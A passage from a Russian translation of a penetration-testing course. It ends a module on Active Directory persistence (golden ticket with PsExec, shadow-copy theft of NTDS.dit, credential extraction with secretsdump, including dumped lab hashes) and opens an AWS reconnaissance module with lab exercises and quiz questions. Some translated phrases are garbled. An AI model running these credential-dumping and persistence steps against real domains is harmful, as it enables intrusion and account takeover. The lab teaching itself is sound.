    Mandatory group, Enabled by default, Enabled group
CORP\Schema Admins                         Group            S-1-5-21-1987370270-658905905-1781884369-518
    Mandatory group, Enabled by default, Enabled group
CORP\Enterprise Admins                     Group            S-1-5-21-1987370270-658905905-1781884369-519
    Mandatory group, Enabled by default, Enabled group
CORP\Denied RODC Password Replication Group Alias            S-1-5-21-1987370270-658905905-1781884369-572
    Mandatory group, Enabled by default, Enabled group, Local Group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
```

Листинг 39 - Выполнение lateral movement и persistence с использованием golden ticket и PsExec

Идеально! Вывод group memberships показывает, что теперь мы являемся членом нескольких мощных групп, включая группы Domain Admins. Отлично.

Обратите внимание, что, создавая собственный TGT и затем используя PsExec, мы выполняем атаку *overpass the hash*, используя Kerberos authentication, как обсуждалось ранее в этом модуле.

Если бы мы подключили PsExec к IP-адресу контроллер домена вместо hostname, мы бы принудительно использовали NTLM authentication, и доступ по-прежнему был бы заблокирован. Это показано в листинге ниже.

```
C:\Tools\SysinternalsSuite> psexec.exe \\192.168.50.70 cmd.exe

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access 192.168.50.70:
Access is denied.
```

Листинг 40 - Использование NTLM authentication блокирует наш доступ

В этом разделе мы продемонстрировали технику golden ticket как persistence mechanism. Получив NTLM hash пользователя *krbtgt*, мы можем выдавать domain-administrative TGTs любой существующей low-privileged account. Это позволяет нам получить незаметный легитимный доступ ко всему AD domain.

1. Запустите группу VM 1 и повторите шаги, обсуждавшиеся в этом разделе. NTLM hash какого пользователя нужно использовать, чтобы подделать golden ticket?

2. Запустите группу VM 2 и попробуйте выполнить golden ticket технику закрепления, чтобы получить доступ к DC1 и получить flag, расположенный на desktop администратора.

Shadow Copy, также известная как *Volume Shadow Service* (VSS), - это Microsoft backup technology, позволяющая создавать snapshots файлов или целых volumes.

Для управления volume shadow copies Microsoft signed binary vshadow.exe предлагается как часть Windows SDK.

Как domain admins, мы можем злоупотребить утилитой vshadow, чтобы создать Shadow Copy, которая позволит нам извлечь файл базы данных Active Directory Database NTDS.dit. После получения копии базы данных нам нужен SYSTEM улье, и затем мы можем извлечь все user credentials offline на нашей локальной Kali-машине.

Для начала подключимся как domain пользователь admin *jeffadmin* к контроллер домена DC1. Здесь мы запустим elevated командная строка и выполним утилиту **vshadow** с опциями `-nw`, чтобы disable writers, что ускоряет создание backup, и включим опцию `-p`, чтобы сохранить копию на disk.

```
C:\Tools>vshadow.exe -nw -p  C:

VSHADOW.EXE 3.0 - Volume Shadow Copy sample client.
Copyright (C) 2005 Microsoft Corporation. All rights reserved.


(Option: No-writers option detected)
(Option: Create shadow copy set)
- Setting the VSS context to: 0x00000010
Creating shadow set {f7f6d8dd-a555-477b-8be6-c9bd2eafb0c5} ...
- Adding volume \\?\Volume{bac86217-0fb1-4a10-8520-482676e08191}\ [C:\] to the shadow set...
Creating the shadow (DoSnapshotSet) ...
(Waiting for the asynchronous operation to finish...)
Shadow copy set succesfully created.

List of created shadow copies:


Querying all shadow copies with the SnapshotSetID {f7f6d8dd-a555-477b-8be6-c9bd2eafb0c5} ...

* SNAPSHOT ID = {c37217ab-e1c4-4245-9dfe-c81078180ae5} ...
   - Shadow copy Set: {f7f6d8dd-a555-477b-8be6-c9bd2eafb0c5}
   - Original count of shadow copies = 1
   - Original Volume name: \\?\Volume{bac86217-0fb1-4a10-8520-482676e08191}\ [C:\]
   - Creation Time: 9/19/2022 4:31:51 AM
   - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
   - Originating machine: DC1.corp.com
   - Service machine: DC1.corp.com
   - Not Exposed
   - Provider id: {b5946137-7b9f-4925-af80-51abd60b20d5}
   - Attributes:  Auto_Release No_Writers Differential


Snapshot creation done.
```

Листинг 41 - Выполнение Shadow Copy всего диска C:

После успешного создания snapshot нам следует записать shadow copy device name.

Теперь скопируем всю AD Database из shadow copy в корневую папку диска **C:**, указав *shadow copy device name* и добавив полный путь **ntds.dit**.

```
C:\Tools>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\windows\ntds\ntds.dit c:\ntds.dit.bak
   1 file(s) copied.
```

Листинг 42 - Копирование ntds database на диск C:

В качестве последнего ингредиента, чтобы корректно извлечь содержимое **ntds.dit**, нам нужно сохранить SYSTEM улье из Windows registry. Мы можем сделать это с помощью утилиты **reg** и аргумента **save**.

```
C:\>reg.exe save hklm\system c:\system.bak
The operation completed successfully.
```

Листинг 43 - Копирование ntds database на диск C:

После переноса двух файлов **.bak** на нашу Kali-машину мы можем продолжить извлечение credential materials с помощью инструмента *secretsdump* из impacket suite. Мы передадим ntds database параметром `-ntds`, а system улье параметром `-system`. Затем скажем impacket разобрать файлы локально, добавив ключевое слово **LOCAL**.

```
kali@kali:~$ impacket-secretsdump -ntds ntds.dit.bak -system system.bak LOCAL
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0xbbe6040ef887565e9adb216561dc0620
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 98d2b28135d3e0d113c4fa9d965ac533
[*] Reading and decrypting хешей from ntds.dit.bak
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC1$:1000:aad3b435b51404eeaad3b435b51404ee:eda4af1186051537c77fa4f53ce2fe1a:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1693c6cefafffc7af11ef34d1c788f47:::
dave:1103:aad3b435b51404eeaad3b435b51404ee:08d7a47a6f9f66b97b1bae4178747494:::
stephanie:1104:aad3b435b51404eeaad3b435b51404ee:d2b35e8ac9d8f4ad5200acc4e0fd44fa:::
jeff:1105:aad3b435b51404eeaad3b435b51404ee:2688c6d2af5e9c7ddb268899123744ea:::
jeffadmin:1106:aad3b435b51404eeaad3b435b51404ee:e460605a9dbd55097c6cf77af2f89a03:::
iis_service:1109:aad3b435b51404eeaad3b435b51404ee:4d28cf5252d39971419580a51484ca09:::
WEB04$:1112:aad3b435b51404eeaad3b435b51404ee:87db4a6147afa7bdb46d1ab2478ffe9e:::
FILES04$:1118:aad3b435b51404eeaad3b435b51404ee:d75ffc4baaeb9ed40f7aa12d1f57f6f4:::
CLIENT74$:1121:aad3b435b51404eeaad3b435b51404ee:5eca857673356d26a98e2466a0fb1c65:::
CLIENT75$:1122:aad3b435b51404eeaad3b435b51404ee:b57715dcb5b529f212a9a4effd03aaf6:::
pete:1123:aad3b435b51404eeaad3b435b51404ee:369def79d8372408bf6e93364cc93075:::
jen:1124:aad3b435b51404eeaad3b435b51404ee:369def79d8372408bf6e93364cc93075:::
CLIENT76$:1129:aad3b435b51404eeaad3b435b51404ee:6f93b1d8bbbe2da617be00961f90349e:::
[*] Kerberos keys from ntds.dit.bak
Administrator:aes256-cts-hmac-sha1-96:56136fd5bbd512b3670c581ff98144a553888909a7bf8f0fd4c424b0d42b0cdc
Administrator:aes128-cts-hmac-sha1-96:3d58eb136242c11643baf4ec85970250
Administrator:des-cbc-md5:fd79dc380ee989a4
DC1$:aes256-cts-hmac-sha1-96:fb2255e5983e493caaba2e5693c67ceec600681392e289594b121dab919cef2c
DC1$:aes128-cts-hmac-sha1-96:68cf0d124b65310dd65c100a12ecf871
DC1$:des-cbc-md5:f7f804ce43264a43
krbtgt:aes256-cts-hmac-sha1-96:e1cced9c6ef723837ff55e373d971633afb8af8871059f3451ce4bccfcca3d4c
krbtgt:aes128-cts-hmac-sha1-96:8c5cf3a1c6998fa43955fa096c336a69
krbtgt:des-cbc-md5:683bdcba9e7c5de9
...
[*] Cleaning up...
```

Листинг 44 - Извлечение credential materials из ntds database

1. Запустите группу VM 1 и повторите шаги, обсуждавшиеся в этом разделе. Во время операции shadow copy какое отличительное имя используется для исходного расположения, из которого копируется *ntds.dit*?
2. **Итоговое упражнение**: запустите группу виртуальных машин 2 и попробуйте выполнить технику dcsync и получить доступ к dc1, чтобы получить флаг, расположенный на рабочем столе администратора. Для этого войдите по RDP как *jeffadmin* и выполните dcsync против доменного пользователя *Administrator*, чтобы получить его NTLM-хеш.
3. **Итоговое упражнение**: после запуска группы виртуальных машин 3 домен *corp.com* был изменен. Войдите как *leon* на CLIENT74 и используйте техники, обсуждавшиеся в этом модуле, чтобы выполнить lateral movement и получить флаг на рабочем столе Administrator на FILES04.

4. **Итоговое упражнение**: после запуска группы виртуальных машин 4 домен *corp.com* был изменен. Войдите как пользователь *leon* на CLIENT76 и используйте техники, обсуждавшиеся в этом модуле, чтобы выполнить lateral movement и получить флаг в общей папке WEB04.

23.3. Подведение итогов

Этот модуль завершает концепции Active Directory, предоставляя обзор нескольких техник Active Directory lateral movement и persistence. Хотя здесь было упомянуто и объяснено много техник, существует много других, которые стоит изучить, и другие еще предстоит открыть.

Эффективность изученных нами техник строго связана с состояние безопасности среды, которую мы тестируем. Хотя безопасность AD за годы была значительно улучшена, ее поверхность атаки в конечном счете зависит от сложности ее дизайна и совместимости с legacy systems, которые могут навязывать более низкие стандартов безопасности.

Поскольку мы сосредоточились на выполнении этих техник, мы также намеренно игнорировали stealthiness. Концепция stealth является требованием в red-teaming exercises, но обычно не в теста на проникновениеing.

Тем не менее, освоение техник Active Directory enumeration, authentication и lateral movement - это шаг к тому, чтобы стать опытным теста на проникновениеer.

24. Enumerating AWS Cloud Infrastructure

В этом учебном модуле мы рассмотрим следующие учебные разделы:

• Reconnaissance облачных ресурсов в Internet
• Reconnaissance через API Cloud Service Provider
• Начальная IAM-разведка
• Перечисление IAM-ресурсов

В рамках курса PEN-200 этот модуль будет сосредоточен на критически важных техниках reconnaissance и enumeration именно в Amazon Web Services (AWS), одной из самых широко используемых облачных платформ.

Reconnaissance, также известная как *information gathering*, обычно является первым этапом в *места на проникновениеing methodologies* или cyber-attack kill chain. Это важная фаза, потому что она помогает обнаружить всю информацию, которую мы можем найти о цели, чтобы расширить ее поверхность атаки.

Во время фазы reconnaissance мы можем описать *enumeration* как процесс выявления, категоризации и перечисления компонентов и ресурсов внутри цели.

По мере прохождения лабораторий мы заметим, что этот процесс имеет рекурсивную природу. Во время фазы разведки и перечисления мы можем обнаружить уязвимость, предоставляющую нам дальнейший доступ к среде. Когда это происходит, становится необходимо заново провести фазу разведки для вновь найденных активов, уже с более глубоким пониманием и разрешениями.

В этом модуле мы сосредоточимся на reconnaissance и enumeration целей, размещенных у public cloud service providers (CSPs). Для практики мы используем Amazon Web Services (AWS) как лабораторную среду.

Сначала мы применим внешний подход, то есть будем анализировать только то, что публично доступно. Мы узнаем, как определить, есть ли у цели ресурсы, размещенные на облачной платформе, а затем перейдем к изучению техник перечисления облачных ресурсов с внешней перспективы.

Затем мы перейдем к внутренней перспективе, действуя так, как если бы уже получили доступ к среде цели. Мы изучим, как перечислять облачные ресурсы изнутри с помощью API Cloud Service Provider.

Понимая и моделируя эти техники, мы также получим ценные наблюдения о том, как эффективно защищать облачные среды.

24.1. О Public Cloud Labs

Прежде чем начать, пройдемся по стандартному предупреждению.

Этот модуль использует OffSec Public Cloud Labs для challenges и прохождениес. **OffSec's Public Cloud Labs** - это тип лабораторной среды, который дополняет учебный опыт практикой hands-on. В отличие от наших более распространенных VM-labs, встречающихся в других учебных модулях OffSec (где учащиеся подключаются к лаборатории через VPN или через in-browser VMs), учащиеся, использующие Public Cloud Labs, взаимодействуют напрямую с облачной средой через Internet.

OffSec твердо верит в преимущества обучения и практики в практической среде, и мы считаем, что OffSec Public Cloud Labs представляют отличную возможность как для новых учащихся, так и для практиков, которые хотят сохранять навыки острыми.

Обратите внимание на следующее:

1. Лабораторная среда не должна использоваться для действий, не описанных или не запрошенных в учебных материалах, с которыми вы работаете. Она не предназначена быть playground для проверки дополнительных элементов, выходящих за рамки учебного модуля.
2. Лабораторная среда не должна использоваться для действий против любых assets вне лаборатории. Это особенно важно, потому что некоторые модули могут описывать или даже демонстрировать атаки против уязвимых облачных развертываний с целью описать, как эти развертывания можно защитить.
3. Существующие правила и требования против распространения учебных материалов OffSec по-прежнему применяются. Учетные данные и другие детали лаборатории не предназначены для передачи. OffSec отслеживает активность в Public Cloud Labs, включая использование ресурсов, и отслеживает аномальные события, не связанные с действиями, описанными в учебных модулях.

Действия, отмеченные как подозрительные, приведут к расследованию. Если расследование определит, что студент действовал вне guidelines, описанных выше, или иначе намеренно злоупотреблял OffSec Public Cloud Labs, OffSec может решить отозвать доступ учащегося к OffSec Public Cloud Labs и/или закрыть учетную запись учащегося.

Прогресс между сеансами не сохраняется. Обратите внимание, что Public Cloud Lab после перезапуска вернется в исходное состояние. После истечения часа Public Cloud Lab спросит, активен ли сеанс. Если ответа нет, лабораторный сеанс завершится. Учащиеся могут вручную продлевать сеанс до десяти часов. Учебный материал разработан с учетом ограничений среды. От учащегося не ожидается и не требуется завершить все действия модуля в рамках одного лабораторного сеанса. Тем не менее учащиеся могут разбивать обучение на несколько лабораторных сеансов. Мы рекомендуем делать заметки о серии команд и действий, которые были выполнены ранее, чтобы облегчить восстановление лабораторной среды до состояния, в котором она была, когда учащийся ушел. Это особенно важно при работе со сложными лабораториями, требующими нескольких действий.

24.2. Reconnaissance of Cloud Resources on the Internet

Этот учебный раздел охватывает следующие учебные цели:

• Выполнять Domain and Subdomain Reconnaissance
• Выявлять Service-specific Domains

Первая часть NIST Definition of Cloud Computing Model гласит:

Облачные вычисления - это модель, обеспечивающая повсеместный, удобный сетевой доступ по требованию к общему пулу настраиваемых вычислительных ресурсов...

Также существует essential characteristic этой модели, которая гласит:

Broad network access: возможности доступны по сети и используются через стандартные механизмы, которые поддерживают разнородные платформы *thin* или *thick client*, например мобильные телефоны, планшеты, ноутбуки и рабочие станции.

Термины "ubiquitous" и "convenient" в описании, вместе с характеристикой "Broad network access", указывают на присущий облачным ресурсам аспект публичной доступности.

Модель облачных вычислений развивалась с момента этого первоначального определения. Мы можем найти облачные ресурсы, которые не должны быть публично доступными по умолчанию или вообще, такие как *сетевых интерфейсов*, *virtual disks* и т.д. Это внутренние компоненты более крупных ресурсов, обращенных к интернету, но тем не менее мы можем считать их облачными ресурсами. Некоторые из этих компонентов даже имеют возможность быть общими для других пользователей.

В этом модуле цель атакующего во время discovery и reconnaissance — найти публично доступные ресурсы, а также ресурсы, которые не должны были быть публично доступными (обычно из-за неправильных настроек).

В этом учебном разделе мы обсудим техники обнаружения облачных ресурсов, доступных в публичной сети, которые не требуют аутентифицированного взаимодействия с API CSP.

Для практики в этом модуле мы примем роль *attacker* на фазе reconnaissance, сосредоточившись на одной организации как цели. Не имея никакой информации, кроме domain name, наши начальные шаги будут состоять в сборе всей информации, которую мы можем получить.

Есть несколько подготовительных шагов, необходимых для настройки лабораторной среды, описанных в конце этого раздела. Развертывание займет несколько минут, а после завершения дополнительные службы могут запускаться еще 5-10 минут.

После завершения deployment lab мы получим несколько pieces of information, которые понадобятся позже при работе в lab.

• Public DNS IP Address
• Domain name target
• Credentials для IAM user *attacker*

```
* ACCESS_KEY_ID
* SECRET_ACCESS_KEY
```

Сначала нам нужно настроить DNS в нашем local environment, чтобы использовать public DNS, заданный для этой lab.

Поскольку это симулированный exercise, мы не будем выполнять никаких действий против реального published domain. Вместо этого нашей целью будет custom public DNS, развернутый внутри lab. Однако techniques and tools, которые мы будем использовать, применимы к любому public domain. После запуска lab потребуется примерно пять минут, чтобы custom DNS server начал отвечать. Мы можем подтвердить, что все services запустились, когда сможем успешно запросить DNS server.

Совет

Также нужно помнить, что public IP-адрес DNS server будет меняться каждый раз, когда мы restart lab, и нам нужно будет снова выполнить эту configuration.

На нашей машине *Kali* мы можем проверить текущий DNS server, прочитав файл `/etc/resolv.conf`.

```
kali@kali:~$ cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 1.1.1.1
```

Листинг 1 - Получение DNS Servers на нашей Kali-машине

Нам нужно добавить новую строку *nameserver* в начало файла, чтобы наши DNS queries сначала шли к DNS server lab. Мы используем **nano** для изменения файла, как показано ниже:

```
kali@kali:~$ sudo nano /etc/resolv.conf
[sudo] password for kali:

kali@kali:~$ cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 44.205.254.229
nameserver 1.1.1.1
```

Листинг 2 - Изменение /etc/resolv.conf для добавления нового Nameserver

Мы можем проверить configuration с помощью командной строки tool, такой как *host*, которая используется для DNS lookups и обычно установлена по умолчанию в *Linux*.

Предположим, **www.offseclab.io** существует в нашем target domain. Сначала выполним DNS lookup, указав public IP-адрес DNS server. Это подтвердит, что DNS server отвечает как ожидается.

Затем снова выполним DNS lookup без указания DNS server. Инструмент будет использовать системную DNS configuration. Это поможет подтвердить, что системная configuration также работает как ожидается.

Совет

Некоторые ISPs ограничивают клиентов в запросах к external DNS servers. Если это произойдет, две команды в листинге ниже завершатся неудачей. Хотя это нечасто, такое может случиться. Как workaround можно использовать mobile device как hotspot для подключения нашей lab к internet. В худшем случае эта проблема затронет только нашу возможность работать над разделом 'Domain Reconnaissance'.

```
kali@kali:~$ host www.offseclab.io 44.205.254.229
www.offseclab.io has address 52.70.117.69

kali@kali:~$ host www.offseclab.io
www.offseclab.io has address 52.70.117.69
```

Листинг 3 - Проверка DNS Configurations в Kali с помощью host Tool

Наконец, следует помнить, что DNS configuration, которую мы настроили, не будет permanent. Default network configuration в *Kali* использует *Network Manager*, и он будет перезаписывать содержимое файла **resolv.conf** каждый раз, когда мы restart network service или всю операционная система.

Когда мы завершим работу в lab, нам нужно reset DNS settings нашей локальной Kali-машине. Для этого можно снова отредактировать файл `/etc/resolv.conf` и удалить entry *nameserver*, которую мы задали при configuring lab. Другой более простой способ - restart service *NetworkManager*, что вернет файл в исходное состояние.

```
kali@kali:~$ sudo systemctl restart NetworkManager
[sudo] password for kali:

kali@kali:~$ cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 1.1.1.1
```

Листинг 4 - Reset DNS Settings

Мы можем убедиться, что все работает как ожидается, перейдя на любой public site в web browser.

Пока что мы запустим lab, чтобы получить DNS public IP-адрес, и настроим network на нашей local machine для использования этого secondary DNS server. User credentials пока отложим и используем позже в модуле.

Начнем анализировать цель с perspective атакующего. Сейчас все, что мы знаем о цели, - это ее domain name: **offseclab.io**.

Анализируя домен и публичный IP-адрес, мы можем узнать несколько вещей. В этом разделе мы в основном сосредоточимся на информации, связанной с облаком.

Начнем с получения *authoritative* DNS servers, то есть name servers, которые содержат все records для этого domain. Мы используем команду **host** с аргументом **-t ns**, чтобы запросить records *nameserver* для domain **offseclab.io**.

```
kali@kali:~$ host -t ns offseclab.io
offseclab.io name server ns-1536.awsdns-00.co.uk.
offseclab.io name server ns-512.awsdns-00.net.
offseclab.io name server ns-0.awsdns-00.com.
offseclab.io name server ns-1024.awsdns-00.org.
```

Листинг 5 - Запрос Nameserver Records домена offseclab.io

Имена очень descriptive, и мы можем вывести, что domain управляется AWS. Мы можем подтвердить это, выполнив команду **whois**, чтобы проверить DNS registrar information этих domains. Передадим вывод в команду **grep**, чтобы отфильтровать только строку, содержащую organization name.

```
kali@kali:~$ whois awsdns-00.com | grep "Registrant Organization"
Registrant Organization: Amazon Technologies, Inc.
```

Листинг 6 - Получение Registrar Information домена awsdns-00.com

Теперь мы уверены, что домен **offseclab.io** управляется AWS, очень вероятно с использованием сервиса Route53. Это не означает, что остальная инфраструктура также размещена в AWS, поэтому нужно продолжать копать.

Продолжим, снова используя команду **host**, чтобы получить public IP-адрес сайта **www.offseclab.io**.

Совет

Public IP-адрес в листинге ниже будет отличаться каждый раз, когда мы start lab.

```
kali@kali:~$ host www.offseclab.io
www.offseclab.io has address 52.70.117.69
```

Листинг 7 - Получение Public IP-адрес www.offseclab.io

Так же, как раньше, мы можем узнать кое-что, querying DNS и выполняя *reverse* DNS lookup. Мы снова используем команду **host**, но на этот раз запросим public IP-адрес. Также используем **whois**, чтобы узнать больше деталей о public IP-адрес, уделяя особое внимание значению *OrgName*.

```
kali@kali:~$ host 52.70.117.69
69.117.70.52.in-addr.arpa domain name pointer ec2-52-70-117-69.compute-1.amazonaws.com

kali@kali:~$ whois 52.70.117.69 | grep "OrgName"
OrgName:        Amazon Technologies Inc.
```

Листинг 8 - Получение деталей Public IP Address сайта

С помощью whois-запроса мы понимаем, что публичный IP принадлежит Amazon, а с помощью обратного DNS-поиска узнаем две вещи: это ресурс, размещенный в AWS (**amazonaws.com**), и этот ресурс является экземпляром Amazon Elastic Compute Cloud (Amazon EC2).

Совет

EC2 instance - это virtual machine в AWS cloud. EC2 является common service, используемым для host websites, applications и других services, которым нужен server.

Выполнив разведку домена, мы узнали, что ресурс размещен у публичного CSP. Это помогает адаптировать нашу методологию и техники пентеста для атаки на правильную облачную среду.

Выполняя passive reconnaissance вокруг domain и public IP-адрес, мы также должны включить дополнительные OSINT research, чтобы собрать больше информации о цели. Данные, которые мы собираем на этом этапе, могут быть полезны при дальнейшей reconnaissance. Поскольку цель в этой lab не является реальной организацией, на этом этапе мы не найдем больше данных, поэтому пропустим это.

Стоит заметить, что эта фаза должна выполняться recursively, то есть мы должны делать то же самое для других domains, subdomains и public IP-адресов, которые найдем.

Наконец, мы запустим автоматизированного инструмента, который извлечет часть информации, уже имеющейся у нас, но также выполнит *dictionary attack* для discovery дополнительных subdomains. Существует много инструментов, которые делают это. В этой lab мы используем инструмент *dnsenum*, поставляемый с Kali. Единственный обязательный parameter - domain name, который мы атакуем, то есть **offseclab.io**. Также добавим аргумент `--threads 500`, чтобы увеличить число threads, выполняющих requests к DNS, и тем самым ускорить attack в случае throttling.

```
kali@kali:~$ dnsenum offseclab.io --threads 100
dnsenum VERSION:1.2.6

-----   offseclab.io   -----


Host's addresses:
__________________

offseclab.io.                            60       IN    A        52.70.117.69

Name Servers:
______________

ns-1536.awsdns-00.co.uk.                 0        IN    A        205.251.198.0
ns-0.awsdns-00.com.                      0        IN    A        205.251.192.0
ns-512.awsdns-00.net.                    0        IN    A        205.251.194.0
ns-1024.awsdns-00.org.                   0        IN    A        205.251.196.0


Mail (MX) Servers:
___________________



Trying Zone Transfers and getting Bind Versions:
________________________________________________

Trying Zone Transfer for offseclab.io on ns-512.awsdns-00.net ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for offseclab.io on ns-1024.awsdns-00.org ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for offseclab.io on ns-0.awsdns-00.com ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for offseclab.io on ns-1536.awsdns-00.co.uk ...
AXFR record query failed: corrupt packet
```

```
Brute forcing with /usr/share/dnsenum/dns.txt:
_______________________________________________
mail.offseclab.io.                       60       IN    A        52.70.117.69
www.offseclab.io.                        60       IN    A        52.70.117.69
...
```

Листинг 9 - Использование dnsenum для автоматизации DNS Reconnaissance домена offseclab.io

Вывод подтверждает name servers и public IP-адрес, которые мы получили ранее. Мы также обнаружили несколько subdomains. Два других сайта fictional для этой lab и не содержат real vulnerabilities, поэтому в этой lab нам не нужно анализировать их дальше.

Завершим этот раздел кратким обзором того, что мы узнали о цели через reconnaissance:

• Доменный сервис размещен в AWS, поэтому, вероятно, использует AWS сервис Route53.
• Domain name resolves to a public IP, который также предоставлен AWS, конкретно EC2 service.
• Этот public IP обслуживает несколько websites, включая основной сайт **www.offseclab.io**, что означает, что они работают внутри EC2 instance.

В следующем разделе мы проанализируем основной сайт, продолжая выполнять cloud-related reconnaissance.

1. Какая команда используется для запроса авторитативных DNS-серверов для домена offseclab.io?

```
A) host -t ns offseclab.io

B) whois offseclab.io

C) dig offseclab.io

D) nslookup offseclab.io
```

2. Какая служба AWS, скорее всего, используется для управления доменом offseclab.io?

```
A) Amazon S3

B) Amazon EC2

C) Amazon Route 53

D) Amazon RDS
```

3. Найдите proof, собирая больше информации о domain внутри других commonly used DNS records.

Мы уже провели разведку вокруг доменного имени цели. В этом разделе мы поищем домены, специфичные для сервисов, чтобы найти облачные ресурсы, принадлежащие целевой организации.

Public CSPs часто используют specific domain name для адресации облачных ресурсов. Мы уже нашли пример этого в предыдущем разделе, когда выполняли DNS reverse lookup для public IP-адрес и через ответ (*ec2-52-70-117-69.compute-1.amazonaws.com*) обнаружили domain **amazonaws.com** и то, что они используют EC2 service. Это custom naming, который AWS использует для создания PTR records для public IPs, назначенных EC2 instances.

Мы можем использовать эти соглашения об именовании публичных облачных ресурсов для перечисления облачных ресурсов.


Продолжим lab, чтобы изучить пример. Мы будем взаимодействовать с publicly-available resources, которые нашли, начиная с website.

Совет

Перед продолжением lab следует убедиться, что lab запущена, а public IP DNS настроен в нашей local OS.

Мы используем browser, чтобы начать анализ site. Наша основная цель - узнать о technologies behind it. После этого мы можем решить, стоит ли использовать другие tools для дальнейшего анализа.

Откроем web browser и перейдем на http://www.offseclab.io.



